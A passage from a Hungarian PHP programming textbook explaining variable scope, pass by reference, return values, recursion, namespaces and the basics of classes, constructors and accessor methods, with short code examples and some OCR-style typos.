vénynek adtuk át a változókat, egyrészt azért, mert nincsen mechanizmus arra, hogy explicit módon adjunk át változókat beolvasható vagy beágyazott fájlnak, másrészt pedig azért, mert a változóhatókör függvények esetén másképpen működik.

A változó hatókörre szabályozza, hogy az adott változó hol látható és használható. Az egyes programozási nyelvek eltérő szabályokat alkalmaznak a változók hatókörének meghatározására. A PHP viszonylag egyszerű szabályokat használ:

- A függvényen belül deklarált változók hatókörre a változókat deklaráló utasítástól a függvényzáró kapcsos zárójelig terjed. Ezt függvénszintű hatókörnek (function scope), az ilyen változókat pedig helyi változóknak (local variable) nevezzük.
- A függvényeken kívül deklarált változók hatókörre a változókat deklaráló utasítástól a fájl végéig terjed, de függvényen belül nem láthatók. Ezt globális hatókörnek (global scope), az ilyen változókat pedig globális változóknak (global variable) nevezzük.
- A különleges szuperglobális változók függvényeken belül és kívül is láthatók. (Az ilyen változókról további információt az első – PHP gyorsítalpaló című – fejezetben találunk.)
- A require () és az include () utasítás használata nem befolyásolja a hatókört. Ha az utasításokat függvényen belül adjuk ki, a függvénszintű hatókör lesz érvényben. Amennyiben függvényen kívül használjuk, a globális hatókör lesz érvényben.
- A global kulcsszóval saját kezüleg állíthatjuk be, hogy a létrehozott vagy függvényen belül használt változó globális hatókörrel rendelkezzék.
- A változókat az unset (\$valtozo_neve) függvény meghívásával saját kezüleg törölhetjük. Az így kikapcsolt változónak nincsen hatókör.

Az alábbi példák még egyértelműbbé tehetik a hatókör fogalmát.

A következő kódnak nincsen kimenete. Itt az fn () nevű függvényben deklarálunk egy \$var nevű változót. Mivel függvényen belül deklaráljuk, a változó függvénszintű hatókörrel bír, és csak az azt deklaráló utasítástól a függvény végéig létezik. Ha a függvényen kívül újra hivatkozunk a \$var változóra, egy újabb \$var nevű változó jön létre. Ez az új változó globális hatókörű, és a fájl végéig látható. Ha csak az echo utasítást használjuk ezzel az új változóval, akkor, sajnos, soha nem fog értéket kapni.

```
function fn() {
    $var = "tartalom";
}
fn();
echo $var;
```

A következő példa ennek fordítottja. Itt a függvényen kívül deklaráljuk a változót, majd megpróbáljuk a függvényen belül használni:

```
<?
function fn() {
    echo "függvényen belül, \$var = ".$var."<br />";
    $var = "tartalom 2";
    echo "függvényen belül, \$var = ".$var."<br />";
}
$var = "tartalom 1";
fn();
echo "függvényen kívül, \$var = ".$var."<br />";
```

E kód kimenete a következő:

```
függvényen belül, $var =
függvényen belül, $var = tartalom 2
függvényen kívül, $var = tartalom 1
```

A függvények meghívásukig nem hajtódnak végre, így az első végrehajtott utasítás a \$var = 'tartalom 1';. Ez a \$var nevű, globális hatókörű és "tartalom 1" tartalmú változót hozza létre. A következőként végrehajtott utasítás az fn () függvény meghívása. A függvényen belüli sorok sorban hajtódnak végre. A függvényben az első sor a \$var nevű változóra utal. Es az utolsó sorban létrehozott \$var változót, így létrehoz egy új, függvénszintű változót, és megijeleníti azt. Így jön létre a kimenet első sora.

A függvényen belüli következő sor a \$var tartalmát "tartalom 2"-re állítja. Mivel függvényen belül vagyunk, ez a sor a helyi, nem pedig a globális \$var értékét változtatja meg. A kimenet második sora tanúsítja, hogy a változtatás megtörtént.

A függvény ezzel véget ért, így a kód utolsó sora hajtódkik végre. Az itt lévő echo utasítás mutatja, hogy a globális változó értéke nem módosult.

Ha azt szeretnénk, hogy egy függvényben létrehozott változó globális legyen, a global kulcsszót kell használnunk az alábbiak szerint:

```

function fn() {
    global $var;
    $var = "tartalom";
    echo "függvényen belül, \$var = ".$var."<br />";
}
fn();
echo "függvényen kívül, \$var = ".$var."<br />";

```

Ebben a példában a \$var változót kifejezetten globálisként definiáltuk, ami azt jelenti, hogy a függvény meghívása után a változó a függvényen kívül is létezik. A kód kimenete a következő lesz:

```

függvényen belül, $var = tartalom
függvényen kívül, $var = tartalom

```

Ne felejük, hogy a változó hatóköre a global \$var; sor végrehajtása után kezdődik! A függvényt meghívása fölött és alatt is deklarálhatjuk. (A függvények hatóköre egyáltalán nem úgy működik, mint a változóké.) A függvény deklarálásának helye lényegtelen; ami számít, hogy hol hívjuk meg a függvényt, és ezáltal hol hajtjuk végre a benne levő kódot.

A global kulcsszót azon kód elején is alkalmazhatjuk, ahol a változót először használjuk, hogy ezzel deklaráljuk: a változó hatóköre az egész kódra kiterjed. Ez a kulcsszó használatának talán leggyakoribb módja.

Az előző példákból kiolvashattuk, hogy elmeletileg semmilyen problémát nem okoz, hogy ugyanazt a változónévét függvényen belül és függvényen kívül, két különböző változónak adjuk. Azonban mégsem célszerű ezt tenni, mert kódunk gondos végigolvasása és a hatókör átgondolása nélkül mások azt feltételezhetik, hogy a két változó egy és ugyanaz.

Cím és érték szerinti paraméterátadás

Ha egy noveles () nevű, értéknövelő függvényre lenne szükségünk, elképzelhető, hogy a következőképpen próbálnánk megírni:

```

function noveles($ertek, $mennyiseg = 1) {
    $ertek = $ertek +$mennyiseg;
}

```

Ennek a kódnak semmilyen haszna nincsen, hiszen a következő példakód kimenete 10 lesz:

```

$ertek = 10;
noveles($ertek);
echo $ertek;

```

Az \$ertek értéke a hatókör szabályai miatt nem változott. A fenti kód létrehoz egy \$ertek nevű változót, amelynek értéke 10. Ezt követően meghívja a noveles () függvényt. A függvényen belüli \$ertek változó a függvény meghívásakor jön létre. A függvény hozzáad egyet, így az \$ertek értéke a függvényen belül 11 lesz a függvény végéig; ezt követően visszatérünk a függvényt meghívó kódhoz. Az ebben a kódban lévő \$ertek egy másik, globális hatókörű változó, amelynek így nem változott az értéke.

A probléma egyik lehetséges megoldása, ha globálisként deklaráljuk a függvényben az \$ertek változót, de ez azt jelenti, hogy a függvény használatához a megközelítés kívánt változónak \$ertek nevűnek kellene lennie.

A függvényparaméterek meghívásának általános módja az érték szerinti paraméterátadás (pass by value). Paraméter átadásakor egy új, az átadott változó értékét tartalmazó változó jön létre. Ez az eredeti másolata. Tetszszerint módosíthatjuk ennek értékét, de az eredeti, a függvényen kívüli változó értéke változatlan marad. (Valójában ez enyhe leegyszerűsítése annak, amit a PHP ténylegesen végez.)

Ennek jobb megközelítés azonban a cím szerinti paraméterátadás (pass by reference). Ebben az esetben paraméterátadáskor a függvény – új változó létrehozása helyett – az eredeti változóra mutató hivatkozást kap. Ez a hivatkozás egy dollárjellel (\$) kezdődő változónével bír, és bármilyen más változóhoz hasonlóan használható. A különbség annyi, hogy saját értéke nem lévén pusztán hivatkozik az eredeti változóra. A hivatkozáson végrehozott minden módosítás az eredeti változót is érinti.

A cím szerinti paraméterátadáshoz és (&) jelet helyezünk a függvény definiálásakor a paraméter neve elő. A függvény meghívás ugyanúgy történik.

Ha az előző noveles () függvényt úgy módosítjuk, hogy az egyik paraméterátadás cím szerint történik, már hibátlanul működik:

```

function noveles(&$ertek, $mennyiseg = 1) {
    $ertek = $ertek +$mennyiseg;
}

```

Immár működő függvényünk van, és a megnövelni kívánt változónak tetszés szerinti nevet adhatunk. Ahogy korábban említettük, zavaró lehet az emberek számára, ha ugyanazt a nevet használjuk függvényen belül és kívül, ezért adjunk a fő kódrészletben lévő változónak új nevet! A következő példakód a `noveles()` meghívása előtt 10-et, utána azonban 11-et ír ki:

```
$a = 10;
echo $a.'  
>';
noveles($a);
echo $a.'  
>';
```

A `return` kulcsszó használata

A `return` kulcsszó megállítja a függvény végrehajtását. Amikor egy függvény véget ér – vagy azért, mert minden benne lévő utasítás végrehajtódott, vagy a `return` kulcsszó használata miatt –, a végrehajtás visszatér a függvényhívás utáni utasításra.

Ha meghívjuk a következő függvényt, csak az első `echo` utasítás hajtódik végre:

```
function teszt_return() {
    echo "Ez az utasítás végrehajtódik";
    return;
    echo "Ez az utasítás soha nem fog végrehajtódni";
}
```

Nyilánvalóan ez nem túl értelmes módja a `return` használatának. Normális esetben csak adott feltétel teljesülése esetén kívánunk a függvény közepén kilépni. Amikor például olyan függvényt írunk, amelyik meghatározza, hogy két szám közül melyik nagyobb, érdemes lehet kilépni, ha bármely szám hiányzik:

```
function nagyobb( $x, $y ) {
    if (!isset($x) || !isset($y)) {
        echo "Ehhez a függvényhez két számra van szükség.";
        return;
    }
    if ($x>=$y) {
        echo $x.'  
>';
    } else {
        echo $y.'  
>';
    }
}
```

Az `isset()` beépített függvény közli, hogy az adott változó létre lett-e hozva, illetve rendelkezik-e értékkel. A kód hibaüzemet ad és visszatér, ha a paraméterek bármelyikéhez nem rendeltek értéket. Ezt az `!isset()` használatával ellenőrizzük, amelynek jelentése „NEM `isset()`”, így az `if` utasítás a következőképpen olvasható: „ha x nem létezik, vagy y nem létezik.” Ha ezek bármelyike teljesül, a függvény kilép.

A `return` utasítás végrehajtása esetén a függvényben utána következő sorok nem hajtódnak végre. A programvégrehajtás visszatér a függvény meghívásának pontjára. Ha minden paraméter létezik, a függvény kiírja a kettő közül a nagyobbat.

Az alábbi kód:

```
$a = 1; $b = 2.5; $c = 1.9;
nagyobb($a, $b);
nagyobb($c, $a);
nagyobb($d, $a);
kimenete a következő:
2.5
1.9
Ehhez a függvényhez két számra van szükség.
```

5

Értékvisszaadás függvényekből

A `return` használatának nem a függvényekből való kilépés az egyetlen oka. Sok függvény `return` utasításokkal kommunikál az öket meghívó kóddal. A nagyobb () függvény valamivel hasznosabb lenne, ha a benne lévő összehasonlítás eredményének kiírása helyett a választ adná vissza. Ekkor a függvényt meghívó kód eldönthetné, hogy megjeleníti vagy felhasználja az eredményt, illetve hogyan teszi mindezt. Az ennek megfelelő `max()` beépített függvény is így működik.

A nagyobb() függvényt a következőképpen is megírhatjuk:

```
function nagyobb($x, $y) {
    if ((!isset($x)) || (!isset($y))) {
        return false;
    } else if ($x>=$y) {
        return $x;
    } else {
        return $y;
    }
}
```

Itt a függvény a két átadott érték közül a nagyobbat adja vissza. Hiba esetén nyilvánvalóan más értékkel tér vissza. Ha bár melyik szám hiányzik, visszatérési értéke hamis. (Ennél a megközelítésnél a függvényt meghívó programozónak === operátorral kell ellenőriznie a visszaadott érték típusát, hogy a hamis értéket ne keverje össze a nullával.)

Összehasonlírásképpen: a max() beépített függvény semmit nem ad vissza, ha egyik változó sem létezik, ha pedig csak az egyik létezik, akkor azt adja vissza.

Az alábbi kód:

```
$a = 1; $b = 2.5; $c = 1.9;
echo nagyobb($a, $b). '<br />';
echo nagyobb($c, $a). '<br />';
echo nagyobb($d, $a). '<br />';

a következő kimenetet eredményezi, mivel a $d nem létezik, és a false nem látható:
```

```
2.5
1.9
```

Az olyan függvények, amelyek valamilyen feladatot végrehajtanak, de értéket nem kell visszaadniuk, gyakran true vagy false visszatérési értékkel jelzik, hogy sikerült-e a feladatot végrehajtaniuk. A true és false, azaz igaz és hamis boole-i érték az 1, illetve 0 egész értékkel is jelképezhető, bár ezek más típusúak.

5

Rekurzió megvalósítása

A PHP támogatja a rekurzív függvényeket. Rekurzív függvényeknek az önmagukat meghívó függvényeket nevezünk. Különösen hasznosak az olyan dinamikus adatszerkezetekben való navigáláshoz, mint a láncolt listák és a fák.

Mindazonáltal kevés webes alkalmazás igényel ilyen összetettségű adatszerkezetet, így kevés esetben fogjuk a rekurziókat hasznát venni. Sok esetben használhatunk iteráció helyett rekurziót, mert minden folyamat lehetővé teszi, hogy ismétlődően hajtsunk végre valamit. A rekurzív függvények azonban lassabbak, és több memóriát használnak, mint az iteráció, ezért ahol csak lehetséges, érdemes ez utóbbi mellett dönteni.

A teljesség kedvéért tekintsük át az 5.5 példakódban lévő, rövid példát!

5.5 példakód: `rekurzio.php` – Karakterlánc megfordítása rekurzióval és iterációval

```
<?php

function fordit_r($str) {
    if (strlen($str)>0) {
        fordit_r(substr($str, 1));
    }
    echo substr($str, 0, 1);
    return;
}

function fordit_i($str) {
    for ($i=1; $i<=strlen($str); $i++) {
        echo substr($str, -$i, 1);
    }
    return;
```

```
}
```

```
fordit_r('Hello');
```

```
fordit_i('Hello');
```

Az 5.5 példakód két függvényt hoz létre. Mindkettő fordítva írja ki a neki átadott karakterláncot. A `fordit_r()` függvény rekurzív, a `fordit_i()` pedig iteratív.

A `fordit_r()` függvény karakterláncot fogad paraméterként. Meghívásakor meghívja saját magát, minden egyes alkalommal a karakterlánc másodiktól az utolsóig terjedő karaktereit átadva. Ha például a

```
fordit_r('Hello');
```

függvényt hívjuk meg, többször meghívja saját magát az alábbi paraméterekkel:

```
fordit_r('ello');
```

```
fordit_r('llo');
```

```
fordit_r('lo');
```

```
fordit_r('o');
```

```
fordit_r('');
```

A függvény minden egyes saját meghívása a függvény kódjának újabb másolatát hozza létre a szerver memóriájában, minden esetben azonban más paraméterrel. Olyan, mintha azt tettetnénk, hogy minden alkalommal egy másik függvényt hívunk meg. Ezzel előzi meg, hogy a függvény példányai összekeveredhessenek.

Minden meghívásnál teszteli az átadott karakterlánc hosszát. Amikor elérjük a sztring végét (`strlen() == 0`), a feltétel nem teljesül. Ekkor a függvény legutolsó példányára (`fordit_r('')`) továbbítja, és végrehojtja a következő kódsort, amely kiírja a neki átadott karakterlánc első karakterét; jelen esetben nincs ilyen karakter, mivel a karakterlánc üres.

Ezt követően ezen függvénpéldány visszaadja a vezérlést az őt meghívó példánynak, jelesen a `fordit_r('o')` függvénynek. Ez kiírja a karakterláncának – „o” – első karakterét, majd ez is visszaadja a vezérlést az őt meghívó példánynak.

A folyamat – egy karakter kiírása, majd visszatérés a meghívási sorrendben felette lévő függvénpéldányhoz – mindenkor minden folytatódik, amíg a vezérlés vissza nem tér a fő programhoz.

A rekurzív megoldások bizonyos szempontból nagyon elegánsak és matematikaiak. A legtöbb esetben azonban jobban járunk az iteratív megoldás választásával. Egy ilyennek a kódját is láthatjuk az 5.5 példakódban. Megfigyelhetjük, hogy nem hosszabb (bár ez nem minden esetben igaz), és pontosan ugyanazt teszi. A legfontosabb különbség, hogy a rekurzív függvények másolatot készítenek magukról a memóriába, és több függvényhívással terhelik a szervert.

Abban az esetben dönthetünk a rekurzív megoldás mellett, amikor a kódja sokkal rövidebb és elegánsabb, mint az iteratív változaté, de ez az általunk készített alkalmazások esetén viszonylag ritkán fog előfordulni.

Bár a rekurzió elegánsabbnak hat, a programozók gyakran elfelejtik megadni hozzá a záró feltételt. Ennek eredményeképpen a függvény a maximális vérehajtási idő eléréséig vagy a szerver memóriájának elfogyásáig ismétlődik.

Névterek

A névtér (namespace) általánosságban azonosítók csoportját tartalmazó absztrakt tároló; PHP-ben ez azt jelenti, hogy a névterekben az általunk meghatározott függvényeket, állandókat és osztályokat tárolhatjuk. Rendezési és szervezési szempontból számos előnyvel jár, ha az általunk definiált függvényekhez és osztályokhoz névtereket hozunk létre:

- Az ugyanabban a névtérben lévő minden függvény, osztály és állandó előtagként automatikusan megkapja a névtér nevét.
- A nem minősített osztály-, függvény- és állandónevek feloldása futásidőben történik, és a keresés először a névtérben megvégbe, csak utána a globális térből.

A névterek PHP-beli használatáról további információt, illetve gyakorlati példákat találunk a PHP kézikönyvének <http://www.php.net/language.namespaces> címen elérhető részében.

További olvasnivaló

Az `include()`, `require()`, `function` és `return` utasítás használatát az online kézikönyv is részletesen bemutatja. Ha szeretnénk mélyebben megismerni az olyan, több nyelvet érintő fogalmakat, mint a rekurzió, a cím és érték szerinti átadás vagy a hatókör, érdemes fellapozni egy jó általános informatikai szakkönyvet, például Paul Deitel és Harvey Deitel C++ How to Program című kiadványát

Hogyan tovább?

Mivel már képesek vagyunk a kódunkat kezelhetőbbé és újrahasználhatóvá tevő fájlbeillesztésekkel és függvényekkel dolgozni, a következő fejezetben megismerkedünk az objektumorientált programozással, illetve annak PHP-beli támogatásával. Objektumok használatával az ebben a fejezetben bemutatott fogalmakhoz hasonló célokat érhetünk el, ám összetett projektek esetén az objektumok további előnyöket kínálnak számunkra.

Objektumorientált PHP

A fejezet az objektumorientált (OO) fejlesztés fogalmait ismerteti meg, illetve bemutatja PHP-beli megvalósításukat.

A PHP a teljes mértékben objektumorientált programozási nyelvktől elvárt minden ilyen funkciót nyújtani képes. Ahogy végighaladunk a fejezeten, e funkciók mindegyikét egyenként bemutatjuk.

Az alábbi főbb témaöröket tárgyaljuk:

- Objektumorientált programozási fogalmak
- Osztályok, attribútumok és metódusok
- Osztálytulajdonságok
- Osztályon belüli konstansok
- Osztálymetódus hívása
- Öröklődés
- Hozzáférés-módosítók
- Statikus metódusok
- Típusjelzés
- Késői statikus kötések
- Objektumklónozás
- Elvont osztályok
- Osztálytervezés
- Osztálytervünk megvalósítása
- Haladó objektumorientált funkciók

Ismerkedés az objektumorientált programozás fogalmaival

A modern programozási nyelvek jellemzően támogatják, sőt akár meg is követelik a szoftverfejlesztés objektumorientált megközelítését. Az objektumorientált programozás a rendszeren lévő objektumok osztályozásainak, kapcsolatainak és tulajdonságainak felhasználásával segíti a programfejlesztést, és teszi lehetővé a kód többszöri felhasználását.

Osztályok és objektumok

Objektumorientált programozásban objektum szinte bármilyen elem vagy fogalom lehet – fizikailag létező objektum, például asztal vagy ügyfél; vagy kizárolag szoftverben létező fogalmi objektum, például szövegbeviteli terület vagy fájl. Általánosságban az olyan objektumok fognak bennünket leginkább érdekelni – legyenek azok valós világbeli vagy fogalmi objektumok –, amelyeket valamiképpen jelképezni kell a programban.

Az objektumorientált programot önálló (*self-contained*), az elvárasainak megfelelően viselkedő tulajdonságokkal és műveletekkel rendelkező objektumok halmazaként tervezzük meg és építjük fel. Az *attribútumok* (*attribute*) az objektummal kapcsolatban álló tulajdonságok vagy változók. A *műveletek* (*operation*) az objektum olyan metódusai, eljárásai vagy figgvényei, amelyeket végrehajtva az objektum képes saját magát módosítani vagy valamilyen külső hatást elérni. (Az *attribútum* kifejezés-sel egyenértékű a *tagváltozó* és a *tulajdonság*, a *művelet* kifejezéssel pedig a *metódus*.)

Az objektumorientált programozás egyik legfőbb előnye a zártsgág (*encapsulation*) támogatása és összönzése. (*Adatrejtésként* (*data hiding*) is szokás hivatkozni erre az elvre.) Ez lényegében annyit tesz, hogy egy objektumon belüli adathoz csak az objektum műveletein, más szóval *interfészén* (*interface*) keresztül lehet hozzáérni.

Bármely objektum működése az általa használt adatokra korlátozódik. Az objektum megvalósítását szabályozó részletek módosításával egyszerűen növelhetjük a teljesítményt, adhatunk programunkhoz új funkciókat, vagy végezhetjük el például a hibakeresést – s minden az *interfész megváltoztatása nélkül is lehetséges*. Az interfész megváltoztatása az egész projekten végig-

gyűrűző hatást válthat ki, de a zártsgág elve garantálja, hogy a projekt többi részét érintetlenül hagyva hajtsuk végre változtatásainkat, és kijavítsuk hibáinkat.

A szoftverfejlesztés egyéb területein az objektumorientált programozás az alap – a procedurális vagy strukturált program elavultnak tekintett. A webes kódok nagy részét azonban még mindig a strukturált módszertant követő *ad hoc* megközelítéssel tervezik és írják.

Számos oka van ezen megközelítés használatának. A webes projektek nagy része viszonylag kicsi és egyszerű. Mindennemű tervezés nélkül foghatjuk a fűrészt, és elkészíthetünk egy fa fűszertartót, és kis méretükön addódóan ugyanilyen sikeresen befejezhetjük a webes programozási feladataink többségét is. Ha azonban megragadjuk a fűrészt, majd minden előzetes tervezés nélküli megpróbálunk felépíteni egy házat, minden bizonnal gyatra végéredménnyel zárjuk a munkát, már ha egyáltalán bár-milyen végéredményről beszélhetünk. Ugyanez igaz a nagy szoftverprojektekre is.

Sok olyan webes projektről tudunk, amely egymásra mutató oldalak halmazából fejlődött komplex alkalmazássá. Az összetett alkalmazások – mindegy, hogy párbeszédablakokon vagy dinamikusan előállított HTML oldalakon keresztül tekintjük meg őket – kellően átgondolt fejlesztési módszert igényelnek. Az objektumorientált programozással könnyebben kezelhetjük az összetett projekteket, elősegítő kódjaink többszöri felhasználhatóságát, és ezáltal programjaink működtetési költségei is csökkenhetők.

Objektumorientált programozás esetén az objektum eltárolt adatok és az azokon az adatokon működő műveletek egyedi és azonosítható gyűjteménye. Lehet, például, a gombokat jelképező két objektumunk. Még ha mindenkoruk *OK* is a felirata, 60 képpont szélesek és 20 képpont magasak, és minden más tulajdonságuk is megegyezik, akkor is tudunk kell kezelni őket. Programozáskor külön változók működnek az objektumok kezelőjeként (*handle*), vagyis egyedi azonosítójukért.

Az objektumok osztályokba csoportosíthatók. Az osztályok egyenként eltérő, ám valamilyen szempontból egyforma objektumok csoportját jelképezik. Egy adott osztály olyan objektumokat tartalmaz, amelyek ugyanúgy működő, egyforma műveletekkel és ugyanazt jelentő, egyforma tulajdonságokkal rendelkeznek, noha e tulajdonságok értékei objektumonként eltérők lehetnek.

Gondoljunk a *bicikli* fónévre a közös funkciókkal vagy *tulajdonságokkal* (például két kerék, szín és méret) és műveletekkel (például mozgás) rendelkező, különböző kerékpárokat leíró objektumok osztályaként! A szerző biciklijére gondolhatunk úgy, mint egy, a bicikli osztályba illő objektumra. Rendelkezik az összes biciklire jellemző, közös funkciókkal, köztük a mozgás művelettel, amely a többi bicikli mozgásához hasonlóan működik – csak éppen a többi biciklinél talán kicsit ritkábban. Ennek a bringának a tulajdonságai egyedi értékekkel rendelkeznek, mert a bicikli zöld, és nem mindenkoruk kerékpár ilyen színű.

Többalakúság

Az objektumorientált programozási nyelveknek támogatniuk kell a többalakúságot (polymorphism), ami azt jelenti, hogy a különböző osztályok eltérő viselkedésekkel rendelkezhetnek ugyanarra a műveletre. Ha például a bicikli osztály mellett autó osztályunk is van, mindenkoruknak kell, hogy legyen a másikról eltérő mozgás művelete. Valós objektumok esetén ez aligha okozhat problémát. A biciklik nem valóságosak, hogy összeavarodnak, és egy autó mozgás műveletével próbálnak meg elindulni. Programozási nyelvben azonban nem mindenkoruknak támogatni kell a többalakúságot, hogy tudjuk, mely mozgás műveletet alkalmazzuk egy adott objektumon.

A többalakúság jellemzőbb a viselkedésekre, mint az objektumakra. PHP-ben csak az osztály tagfüggvényei lehetnek többalakúak. Egy valós világban vett példa erre az emberi nyelv igéi, amelyek ilyen szempontból a tagfüggvények megfelelői. Gondoljuk végig, a valóságban mit tehetünk egy kerékpárral! Sok egyéb mellett takaríthatjuk, mozgathatjuk, szétszerelhetjük, megjavíthatjuk vagy lefesthetjük.

Ezek az igék általános cselekedeteket írnak le, mert nem tudjuk, hogy milyen típusú objektumra alkalmazzuk őket. (Az objektumok és műveletek ilyen típusú absztraktiója az emberi intelligencia egyik megkülönböztető eleme.) Egy kerékpár mozgatása például teljesen másmilyen műveleteket igényel, mint egy autó mozgatása, bár ezek alapjaikban egyező fogalmak. A *mozgat* igé csak akkor társítható konkrét műveletekkel, ha tudjuk, hogy milyen objektumon kívánunk alkalmazni.

Öröklődés

Az öröklődés (inheritance) lehetővé teszi, hogy alosztályok (subclass) használatával hierarchikus kapcsolatot hozunk létre osztályok között. Az alosztály öröklíti az alaposztály (superclass) tulajdonságait és műveleteit. Az autónak és a biciklinak vannak közös vonásai. Például egy jármű nevű osztályban tárolhatjuk azokat a dolgokat, amelyekkel minden jármű rendelkezik (például szín, tulajdonság és mozgás művelet), majd az autó és a bicikli osztályt öröklíthetjük a járműből.

Az alosztály, a származtatott osztály (derived class) és a gyerek (child) kifejezés ugyanazt jelenti. Hasonlóképpen az alaposztály és a szülő (parent) jelentése is megegyezik.

Öröklődéssel építhetünk meglévő osztályokra, illetve kiegészíthetjük azokat. Egy egyszerű alaposztályból összetettebb és specializáltabb osztályokat származtathunk, ha szükségünk van rájuk. Ez a lehetőség még inkább újrafelhasználhatóvá teszi kódunkat, ami az objektumorientált megközelítés egyik legfőbb előnye.

Az öröklődéssel munkát takaríthatunk meg azáltal, hogy a műveleteket elegendő egy alaposztályban egyszer megírni, és így nem kell az egyes alosztályokkal egyenként bővíteniük. A valós világbeli kapcsolatok pontosabb modellezését is lehetővé teszi. Ha bármely két osztály esetében értelmes a „... egy ...” mondat, akkor az öröklődésnek minden bizonnal van létjogosultsága. „Az autó egy jármű.” mondat értelmes, de „A jármű egy autó.” nem, mert nem minden jármű autó. Így az autó öökíthető a járműből.

Osztályok, attribútumok és metódusok létrehozása PHP-ben

Ez idáig igen elvont módon tárgyalunk az osztályokról. Amikor PHP-ben létrehozunk egyet, a class kulcsszót használjuk.

Osztályszerkezet

A legegyszerűbb osztálydefiníció így néz ki:

```
class Osztalynev
{
}
```

Ahhoz, hogy használható legyen, az osztálynak attribútumokra és metódusokra van szüksége. Attribútumokat úgy hozhatunk létre, hogy az osztálydefiníción belül a láthatóságuknak megfelelő kulcsszavakkal (`public`, `private` vagy `protected`) változókat deklarálunk. Ezt a fejezet későbbi részében részletesen áttekintjük. A következő kód az `osztalynev` nevű osztályt hozza létre két attribútummal – `$attributum1` és `$attributum2`:

```
class Osztalynev
{
    public $attributum1;
    public $attributum2;
}
```

Metódusokat úgy hozhatunk létre, hogy az osztálydefiníción belül függvényeket deklarálunk. Az alábbi kóddal egy `osztalynev` nevű, két metódust tartalmazó osztályt hozunk létre, amelynek metódusai semmit nem csinálnak.

A `metodus1()` nem vár paramétert, a `metodus2()` viszont kettőt is:

```
class Osztalynev
{
    function metodus1()
    {
    }

    function metodus2($param1, $param2)
    {
    }
}
```

Konstruktorkódok

A legtöbb osztály rendelkezik egy különleges típusú metódussal, amelynek neve `konstruktur` (létrehozó függvény). Konstruktort hívunk meg az osztály objektumainak létrehozására, és a konstruktur általában elvégzi az olyan hasznos inicializálási feladatokat, mint például az attribútumok megfelelő kiinduló értékre állítása vagy az objektum által megkövetelt egyéb objektumok létrehozása. A konstruktort ugyanúgy deklaráljuk, mint bármelyik másik metódust, ám különleges neve van: `__construct()`. Bár a konstruktort saját kezűleg is meghívhatjuk, fő célja, hogy objektum létrehozásakor automatikusan meghívódjék. A következő kód konstruktorttal bíró osztályt deklarál:

```
class Osztalynev
{
    function __construct($param)
    {
```

```

        echo "A konstruktort meghívtuk az alábbi paraméterrel: ".$param."<br />";
    }
}

```

A függvények többszörös definíálása (function overloading) azt jelenti, hogy egynél több ugyanolyan nevű és különböző számú vagy típusú paraméterrel rendelkező függvényt megadhatunk. (Ezt a funkciót sok objektumorientált nyelv támogatja, a PHP azonban nem.) A fejezet egy későbbi részében még lesz szó erről.

Destruktorkorok

A konstruktor ellentéte a *destruktur*. Lehetővé teszi, hogy bizonyos funkciók végbemenjenek közvetlenül egy osztály megsemmisítése előtt, ami automatikusan bekövetkezik, amikor egy osztályra mutató összes hivatkozást megszüntetünk, vagy azok kiesnek a hatókorból.

A konstruktorok elnevezéséhez hasonlóan kell a destruktorkorokat is elnevezni: `_destruct()`. Paraméterük nem lehet.

Osztálypéldányok létrehozása

Az osztály deklarálása után objektumot – az osztály egy konkrét tagját – kell létrehozni ahhoz, hogy dolgozhassunk vele. Ezt *osztálypéldány létrehozásának* nevezik. Objektumot a `new` kulcsszóval lehet létrehozni. Amikor ezt tesszük, meg kell határozunk, hogy az objektum melyik osztály példánya lesz, illetve meg kell adnunk a konstruktor által várt paramétereket. A következő kód az `osztalynev` nevű, konstruktorral rendelkező osztályt deklarálja, majd létrehoz három `osztalynev` típusú objektumot:

```

class osztalynev
{
    function __construct($param)
    {
        echo "A konstruktort meghívtuk az alábbi paraméterrel: ".$param."<br />";
    }
}

$a = new osztalynev("Első");
$b = new osztalynev("Második");
$c = new osztalynev();

```

Mivel a konstruktor minden objektumlétrehozáskor meghívódik, a fenti kód a következő kimenetet állítja elő:
A konstruktort meghívtuk az alábbi paraméterrel: Első
A konstruktort meghívtuk az alábbi paraméterrel: Második
A konstruktort meghívtuk az alábbi paraméterrel:

Osztályattribútumok használata

Az osztályok belül egy `$this` nevű, különleges mutatóval rendelkezünk. Ha aktuális osztályunk valamely attribútumát `$tulajdonsag`-nak nevezik, akkor e változó beállításakor vagy az osztályon belüli műveletből való elérésekor a `$this->tulajdonsag` formában hivatkozhatunk rá.

A következő kód egy osztályon belüli változó beállítását és elérését mutatja be:

```

class osztalynev
{
    public $tulajdonsag;
    function metodus($param)
    {
        $this->tulajdonsag = $param
        echo $this->tulajdonsag;
    }
}

```

Hogy egy attribútumot az osztályon kívülről is elérhetünk-e, azt a – fejezet egy későbbi részében részletesen bemutatandó – hozzáférés-módosítók határozzák meg. A példában nincsen korlátozva az attribútumokhoz való hozzáférés, így a következőképpen az osztályon kívülről is elérhetjük őket:

```
class Osztalynev
{
public $tulajdonsag;
}
$ja = new Osztalynev();
$ja->tulajdonsag = "ertek";
echo $ja->tulajdonsag;
```

Általában nem célszerű a tulajdonságokhoz osztályon kívülről közvetlenül hozzáérni. Az objektumorientált megközelítés egyik előnye, hogy kikényszeríti a zártág elvének betartását. Ezt a `__get` és a `__set` függvény használatával érhetjük el. Ha egy osztály attribútumainak közvetlen elérése helyett elérő függvényeket (accessor function) írunk, a hozzáéréseket egyetlen kód részén keresztül biztosíthatjuk. Amikor először megírjuk elérő függvényeinket, azok a következőképpen nézhetnek ki:

```
class Osztalynev
{
public $tulajdonsag;
function __get($nev)
{
return $this->$nev;
}
function __set($nev, $ertek)
{
$this->$nev = $ertek;
}
```

A fenti kód egyszerű függvényeket ad a `$tulajdonsag` nevű attribútum elérésére. A `__get()` nevű függvény egyszerűen a `$tulajdonsag` értékét adja vissza, a `__set()` pedig új értéket rendel a `$tulajdonsag`-hoz.

Figyeljük meg, hogy a `__get()` egy paramétert fogad – az attribútum nevét –, és az attribútum értékével tér vissza! A `__set()` függvény ugyanakkor két paramétert várt: az attribútum nevét és az értéket, amit rendelni kívánunk hozzá.

Ezeket a függvényeket nem közvetlenül hívjuk meg. A nevük előtti dupla alulvonás jelzi, hogy – a `__construct()` és a `__destruct()` függvényhez hasonlóan – különleges jelentéssel bírnak PHP-ben.

De akkor hogyan működnak? Ha létrehozzuk az osztály egy példányát:

```
$ja = new Osztalynev();
$ja->__get() és $ja->__set() függvényekkel ellenőrizhetjük, illetve beállíthatjuk attribútumai értékét.
```

Ha beírjuk a következőket:

```
$ja->tulajdonsag = 5;
```

